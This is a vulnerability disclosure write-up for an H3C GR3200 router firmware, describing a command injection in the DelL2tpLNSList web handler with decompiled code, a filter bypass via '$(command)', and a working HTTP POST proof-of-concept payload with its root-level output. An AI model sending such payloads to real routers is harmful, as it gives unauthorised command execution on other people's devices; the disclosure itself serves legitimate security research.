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Darry-lang1 Update readme.md History

1 contributor

57 lines (36 sloc) 2.21 KB


H3C GR3200 MiniGR1B0V100R014 Has an command injection vulnerability

Overview

- Manufacturer's website information：https://www.h3c.com/
- Firmware download address ：https://www.h3c.com/cn/d_202202/1542099_30005_0.htm

Product Information


Overview of affected versions of H3C GR3200 router：



- H3C MiniGR1B0V100R014 版本软件及说明书 下载
- H3C MiniGR1B0V100R013 版本软件及说明书 下载
- H3C MiniGR1B0V100R012 版本软件及说明书 下载
- H3C MiniGR1B0V100R011 版本软件及说明书 下载
- H3C MiniGR1B0V100R010 版本软件及说明书 下载
- H3C MiniGR1B0V100R009 版本软件及说明书 下载
- H3C MiniGR1B0V100R008 版本软件及说明书 下载
- H3C MiniGR1B0V100R007 版本软件及说明书 下载
- H3C MiniGR1B0V100R006 版本软件及说明书 下载
- H3C MiniGR1B0V100R005 版本软件及说明书 下载
- H3C MiniGR1B0V100R004 版本软件及说明书 下载


Vulnerability details

H3C GR3200 (<=MiniGR1B0V100R014) was found to contain a command insertion vulnerability in DelL2tpLNSList.This vulnerability allows an attacker to execute arbitrary commands through the "param" parameter.



```
  __int64 v13; // [sp+50h] [+50h] BYREF
  char v14[256]; // [sp+58h] [+58h] BYREF
  char v15[264]; // [sp+158h] [+158h] BYREF
  int v16; // [sp+260h] [+260h]

  v16 = a1;
  v10 = 0LL;
  v11 = 0LL;
  memset(v12, 0, sizeof(v12));
  v13 = 0LL;
  memset(v14, 0, sizeof(v14));
  memset(v15, 0, 0x100u);
  v7 = (char *)websgetvar(v16, "param", (int)&unk_100E9D00);
  if ( v7 )
  {
    strcpy(v14, "/bin/l2tpconfig -R 127.0.0.1 session delete ");
    v8 = getelement(&v13, 8, v7, ';', 1);
    v9 = atoi((const char *)&v13);
    for ( i = 1; v9 >= (__int64)i; ++i )
    {
      if ( !getelement(v12, 32, v7, ';', i + 1)
        && !getelement(&v10, 8, (char *)v12, ' ', 1)
        && !getelement(&v11, 8, (char *)v12, ' ', 2) )
      {
        if ( sub_100695A4((int)&v10, 8) || sub_100695A4((int)&v11, 8) )
          return -2LL;
        snprintf(v15, 0x100u, "%s tunnel_id=%s session_id=%s", v14, (const char *)&v10, (const char *)&v11);
        v3 = getpid();
        LODWORD(v4) = "ASP_L2TP_LNSListDel";
        LODWORD(v5) = v15;
        MW_SYSLOG_OP(
          184LL,
          6LL,
          3LL,
          2139095040LL,
          (__int64)"[%d][%s] %s: mp run cmd %s\n",
          (int)&unk_100E9D00,
          v3,
          (int)"ASP_L2TP_LNSListDel",
          v4,
          v5);
        system(v15);
        memset(v15, 0, 0x100u);
      }
    }
    return v8;
  }
  else
  {
    v1 = getpid();
    MW_SYSLOG_OP(
      184LL,
      3LL,
```

Format the `param` parameter we entered into `v15` through the `snprintf` function, and execute our command through the system function. Because `v10` and `v11` are limited to 8 bytes, we can fill `v10` with 8 bytes so that when `%s` in the `snprintf` function is formatted, `v10` and `v11` will be connected actively.



```
int __fastcall sub_46EE30(int a1, unsigned int a2)
{
  size_t j; // [sp+18h] [+18h]
  unsigned int i; // [sp+1Ch] [+1Ch]
  int v5[2]; // [sp+20h] [+20h] BYREF

  v5[0] = '|&`\0';
  v5[1] = 0;
  i = 0;
  j = 0;
  if ( !a1 || !a2 )
    return -1;
  for ( i = 0; i < a2 && *(_BYTE *)(a1 + i); ++i )
  {
    for ( j = 0; j < strlen((const char *)v5); ++j )
    {
      if ( *((char *)v5 + j) == *(char *)(a1 + i) )
        return 1;
    }
  }
  return 0;
}
```


Although the `sub_100695A4` function filters some dangerous characters, we can bypass them with `$(command)` .

Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following `POC` attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://192.168.124.1:80/maintain_basic.asp
Cookie: JSESSIONID=04f803a0
Upgrade-Insecure-Requests: 1
Content-Length: 67

CMD=DelL2tpLNSList&GO=vpn_l2tp_session.asp&param=1;$(ps>/ww w/1)        #;
```



```
[redacted] [ASP_L2TP_LNSListDel] ASP_L2TP_LNSListDel: mp run cmd /bin/l2tpconfig -R 127.0.0.1 session delete  tunnel_id=$(ps>/www/1)^I# session_id=w/1)^I#
```

The picture above shows the debug log after POC is sent.



```
GET /1 HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: JSESSIONID=04f803a0
Upgrade-Insecure-Requests: 1
If-Modified-Since: Sun Jul 24 10:50:13 2022
Pragma: no-cache
Cache-Control: no-cache
```

```
HTTP/1.0 200 OK
Date: Sun Jul 24 10:53:57 2022
Server: H3C-Miniware-Webs
Last-modified: Sun Jul 24 10:53:54 2022
Content-length: 2648
Content-type: text/html;charset=GB2312

  PID  Uid     VmSize Stat Command
    1 *root     692 S   init
    2 *root         SW  [kthreadd]
    3 *root         SW< [ksoftirqd/0]
    4 *root         SW  [kworker/0:0]
    5 *root         SW< [kworker/0:0H]
    6 *root         SW  [kworker/u4:0]
    7 *root         SW  [migration/0]
    8 *root         SW  [rcu_bh]
    9 *root         SW  [rcu_sched]
   10 *root         SW  [migration/1]
   11 *root         SW< [ksoftirqd/1]
   12 *root         SW  [kworker/1:0]
   13 *root         SW< [kworker/1:0H]
   14 *root         SW< [khelper]
   15 *root         SW  [kworker/u4:1]
  122 *root         SW< [writeback]
  125 *root         SW< [bioset]
```

The above illustration shows the effect of command execution.